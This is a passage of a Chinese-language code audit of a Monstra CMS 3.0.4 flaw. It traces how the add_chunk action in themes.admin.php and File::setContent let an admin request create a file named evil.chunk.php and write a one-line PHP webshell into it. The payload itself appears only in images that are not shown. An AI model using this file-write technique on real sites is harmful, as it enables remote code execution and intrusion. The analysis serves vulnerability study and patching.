
由上述数据包可以看出，get方法上传参数中action=add\_chunk对应themes.admin.php第80行，开始php文件创建和内容写入




在第91行通过调用File类的setContent方法对php文件进行创建和内容写入；$chunk\_path是文件创建后保存的地址，而其中name和content对应上面数据包所发送的内容。（可以发现创建的文件会在后面加上chunk.php后缀）

下面进入File.php文件

monstra-3.0.4/libraries/Gelato/FileSystem/File.php




File类的setContent方法第310、311行，$filename表示文件的决定路径，$content表示文件内容，也就是上述paylaod



第319行创建evil.chunk.php文件，第322行用fopen()打开该文件，第334行写入一句话木马进入该文件

monstra-3.0.4/libraries/Gelato/FileSystem/Dir.php



本地观察文件成功创建

